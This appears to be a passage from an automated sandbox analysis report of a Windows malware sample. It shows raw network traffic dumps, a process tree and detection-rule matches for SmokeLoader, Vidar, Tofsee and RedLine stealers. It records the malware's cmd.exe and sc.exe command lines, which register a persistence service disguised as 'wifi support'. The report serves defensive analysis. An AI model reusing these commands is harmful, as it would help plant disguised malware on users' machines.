1e e6 ce 78 97 7b a5 86 d8 Data Ascii: %'gw In0RAYmcyFYV>BV`/&7*>I9#Az/}02<Y-bzEuY#<aVsV7{aJk7u?IyY9yjL)*RKfsGH>Cp=K#B>5s@Xj0"H gSj.upu}Hko% !xx{

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:55 UTC	842	IN	Data Raw: f2 ac 47 68 32 b3 dc 3f a5 a5 27 b6 f0 c3 55 0d f0 e6 89 b6 cc f5 8d 01 11 40 81 52 5f 00 a0 e7 1b 4a 8f 2f 9c 54 41 d3 e6 0a 60 4d f2 87 89 fb d0 e2 f1 11 7b 99 da 62 dd 07 32 cd 6c 95 4c 6c b8 22 c0 c3 11 d3 d0 9d 81 c8 0e b4 0e bb e4 f6 c5 81 90 09 5c a7 e9 e5 ad 12 38 ba 20 5e 08 78 26 fb bb cc 5c 5f 42 be 27 b6 10 98 f4 1c 3a fb d2 c2 34 d3 94 a0 0e f4 d4 0a f5 ce 24 ff aa dd 4c 29 f5 49 db 5d 09 3b ea 82 90 94 9d 23 7f d8 4e 74 d3 e5 7e 51 1b 0f 4c c8 86 b2 9c 88 61 01 5e f8 67 5b cb 43 c8 6d a0 c0 37 2c e3 85 25 8c fa 60 70 9e 70 b5 44 10 e6 dd 12 ce 6c 3e 08 3f e0 54 10 8e 6d e5 3a 16 b0 c0 73 90 dd b8 f1 5c 10 90 e8 6b aa 30 41 0d cd ee 74 8a 98 35 a7 01 60 f7 18 5c 55 64 b2 11 f3 51 34 07 f9 6c 21 7c 20 90 94 b4 b0 5d 63 dd e3 4b 15 36 bc 7c 59 Data Ascii: Gh2?'U@R_J/TA`M{b2lLl"\8 ^x&\_B':4$L)I];#Nt~QLa^g[Cm7,%`ppDl>?Tm:s\k0At5`\UdQ4l!|]cK6|Y
2022-01-14 00:10:55 UTC	858	IN	Data Raw: f1 68 af 81 4b 8d 49 96 63 0b 39 bd b5 ba e4 65 8f fe 37 0f b6 d6 4b 24 d4 b3 4b f5 bc d6 d9 f7 bb bf d4 f1 ca 59 c2 b0 bc 83 97 02 de 57 c2 3b ce 9e 1c f0 eb 4b a2 e1 c7 80 eb 71 22 f3 1c b4 9a c8 be 30 11 32 64 8e ea 0e db 2c f3 6b 6d d5 48 eb 5d de cf 4a 83 a7 3b 37 b1 fd 27 9a 54 09 ae 9d 10 0f 70 28 51 16 27 32 13 6e 53 af 92 95 9d ff 06 9c d2 c5 8e 5d ba de 64 a0 5b e1 0e 57 6d 18 0c 78 1e 07 d4 f5 d7 1e 7b 50 97 f5 71 95 86 09 18 52 aa 52 40 2a 2e ef 6a ea d6 78 1c e6 34 3a 27 22 18 b4 b5 0b f8 72 82 b9 00 e3 e3 c4 af 8a ca 28 a8 41 9d 25 77 1d f3 35 a5 66 0a 1a 7e 12 92 8e 70 62 42 89 ce a2 c2 8f 25 a5 68 84 58 04 53 6e a9 c6 6b dc 96 a3 eb d6 a0 92 ed ba 38 f1 dd b4 87 82 01 3b f9 9d cb 71 e9 2d f0 23 6e f6 ab f9 f1 1e 95 f8 0d 38 aa c9 42 59 1f Data Ascii: hKIc9e7K$KYW;Kq"02d,kmH]J;7'Tp(Q'2nS]d[Wmx{PqRR@*.jx4:'"r(A%w5f~pbB%hXSnk8;q-#n8BY
2022-01-14 00:10:55 UTC	874	IN	Data Raw: 4a da b0 d6 80 44 c7 b8 d1 f9 40 4a e8 13 6b 71 05 e2 86 85 bc 98 25 91 db 38 ec 65 fc b6 e9 72 5c 31 b1 f3 9e 73 bf 71 bb aa d9 51 cb 9a b2 9d 9d 21 23 c0 99 1e 94 72 78 7a dc 5f 45 45 61 de 2a 84 fb 8e a3 55 6a fe fb 62 81 ae 14 7b 1d 7f 2f 9a d3 2e 70 4b a6 b4 b0 ec 6e 5c 5b 8a 5d 41 01 f7 ed 86 6c f9 f6 14 d1 98 44 b6 21 31 1a 03 b3 b9 9b 94 ca 8d 73 b3 d0 e0 c4 a8 d8 1a e7 ce a0 a6 44 bc ee 46 22 ea 0c 24 82 8d fa f2 d8 1c 10 17 e8 57 05 d6 58 64 6f 52 52 c7 09 de 57 44 a1 f7 04 67 81 54 20 5e d5 35 18 18 c9 e6 56 b1 7f 25 3c 65 05 58 ac bf 07 31 44 f1 32 52 3c 77 8a 72 a2 bf 30 10 22 df 9b a9 2d 39 c0 ae a1 98 50 a7 2e 6e 95 ea 46 da 8c 9b e7 67 c1 c6 0c dc 7c 52 3f 06 b4 44 01 98 e7 0a f8 8c 26 52 d2 dd d0 4e ef 88 6c 60 ad c2 f6 f7 56 77 d5 8c 7c Data Ascii: JD@Jkq%8er\1sqQ!#rxz_EEa*Ujb{/.pKn\[]AlD!1sDF"$WXdoRRWDgT ^5V%<eX1D2R<wr0"-9P.nFg|R?D&RN l`Vw|

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: gLD9IA2G4A.exe PID: 7116 Parent PID: 5260

General

Start time:	01:09:15
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\gLD9IA2G4A.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\gLD9IA2G4A.exe"
Imagebase:	0x400000
File size:	288256 bytes
MD5 hash:	8C3223ABE34B2BE4CBC6AF48963CEDA1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: gLD9IA2G4A.exe PID: 7140 Parent PID: 7116

General

Start time:	01:09:17
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\gLD9IA2G4A.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\gLD9IA2G4A.exe"
Imagebase:	0x400000
File size:	288256 bytes
MD5 hash:	8C3223ABE34B2BE4CBC6AF48963CEDA1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.333250789.0000000002051000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.332913580.0000000000420000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 7152 Parent PID: 572

General

Start time:	01:09:19
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5016 Parent PID: 572

General

Start time:	01:09:19
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5704 Parent PID: 572

General

Start time:	01:09:20
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5732 Parent PID: 572

General

Start time:	01:09:20
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 3640 Parent PID: 572

General

Start time:	01:09:21
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: SgrmBroker.exe PID: 3180 Parent PID: 572

General

Start time:	01:09:21

Start date:	14/01/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7e5790000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5972 Parent PID: 572

General

Start time:	01:09:21
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3352 Parent PID: 7140

General

Start time:	01:09:24
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000009.00000000.324306769.0000000004E91000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 3836 Parent PID: 572

General

Start time:	01:09:38
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6840 Parent PID: 572

General

Start time:	01:09:52
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: wtrawui PID: 6964 Parent PID: 664

General

Start time:	01:09:58
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\wtrawui
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\wtrawui
Imagebase:	0x400000
File size:	288256 bytes
MD5 hash:	8C3223ABE34B2BE4CBC6AF48963CEDA1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: wtrawui PID: 6816 Parent PID: 6964

General

Start time:	01:10:01
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\wtrawui
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\wtrawui
Imagebase:	0x7ff71aa50000
File size:	288256 bytes
MD5 hash:	8C3223ABE34B2BE4CBC6AF48963CEDA1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000E.00000002.390789446.00000000005B1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000E.00000002.390759011.00000000004A0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: svchost.exe PID: 1864 Parent PID: 572

General

Start time:	01:10:02
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: 38ED.exe PID: 6040 Parent PID: 3352

General

Start time:	01:10:02
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\38ED.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\38ED.exe
Imagebase:	0x400000
File size:	301056 bytes
MD5 hash:	277680BD3182EB0940BC356FF4712BEF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 77%, ReversingLabs

Analysis Process: svchost.exe PID: 3016 Parent PID: 572

General

Start time:	01:10:05
Start date:	14/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: 45A0.exe PID: 400 Parent PID: 3352

General

Start time:	01:10:06
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\45A0.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\45A0.exe
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	228E9E4A42F5596A5BECBACC44A03FC7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: WerFault.exe PID: 6572 Parent PID: 3016

General

Start time:	01:10:06
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6040 -ip 6040
Imagebase:	0x950000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 45A0.exe PID: 6072 Parent PID: 400

General

Start time:	01:10:09
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\45A0.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\45A0.exe
Imagebase:	0x400000
File size:	320000 bytes
MD5 hash:	228E9E4A42F5596A5BECBACC44A03FC7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000016.00000002.406687113.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000016.00000002.406638157.0000000000580000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: WerFault.exe PID: 1768 Parent PID: 6040

General

Start time:	01:10:10
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6040 -s 520
Imagebase:	0x950000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Analysis Process: E844.exe PID: 4628 Parent PID: 3352

General

Start time:	01:10:10
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\E844.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\E844.exe
Imagebase:	0x400000
File size:	323072 bytes
MD5 hash:	E65722B6D04BD927BCBF5545A8C45785
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000018.00000002.398168091.0000000000603000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000018.00000002.398168091.0000000000603000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: F45B.exe PID: 1364 Parent PID: 3352

General

Start time:	01:10:14
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\F45B.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\F45B.exe
Imagebase:	0x400000
File size:	319488 bytes
MD5 hash:	AE68C579B04E099661F2647392413398
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000019.00000002.442588433.0000000000570000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000019.00000002.442484180.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000019.00000003.402994931.0000000000590000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: FF49.exe PID: 7012 Parent PID: 3352

General

Start time:	01:10:17
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\FF49.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\FF49.exe
Imagebase:	0x600000
File size:	537088 bytes
MD5 hash:	D7DF01D8158BFADDC8BA48390E52F355
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000001A.00000002.447788224.000000000039B1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 89%, ReversingLabs

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: dllhost.exe PID: 4756 Parent PID: 744

General

Start time:	01:10:20
Start date:	14/01/2022
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
Imagebase:	0x7ff6ccee0000
File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: dllhost.exe PID: 3452 Parent PID: 744

General

Start time:	01:10:21
Start date:	14/01/2022
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
Imagebase:	0x7ff6ccee0000
File size:	20888 bytes
MD5 hash:	2528137C6745C4EADD87817A1909677E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 1400 Parent PID: 1364

General

Start time:	01:10:21
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\mpmhtizc\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4200 Parent PID: 1400

General

Start time:	01:10:22
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 5936 Parent PID: 5972

General

Start time:	01:10:22
Start date:	14/01/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff60e700000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 464 Parent PID: 5936

General

Start time:	01:10:23
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5664 Parent PID: 1364

General

Start time:	01:10:25
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\ackjz ztq.exe" C:\Windows\SysWOW64\mpmhtizc\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5996 Parent PID: 5664

General

Start time:	01:10:26
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: FF49.exe PID: 6344 Parent PID: 7012

General

Start time:	01:10:28
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\FF49.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\FF49.exe
Imagebase:	0xac0000
File size:	537088 bytes
MD5 hash:	D7DF01D8158BFADDC8BA48390E52F355
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.440318623.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.443028178.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.442299285.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000029.00000000.441094256.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: sc.exe PID: 6356 Parent PID: 1364

General

Start time:	01:10:29
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\sc.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" create mpmhtizc binPath= "C:\Windows\SysWOW64\mpmhtizc\ackjzztq.exe /d\"C:\Users\user\AppData\Local\Temp\F45B.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0x980000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6376 Parent PID: 6356

General

Start time:	01:10:29
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 3652 Parent PID: 1364

General

Start time:	01:10:32
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" description mpmhtizc "wifi internet conection
Imagebase:	0x980000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4036 Parent PID: 3652

General

Start time:	01:10:32
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis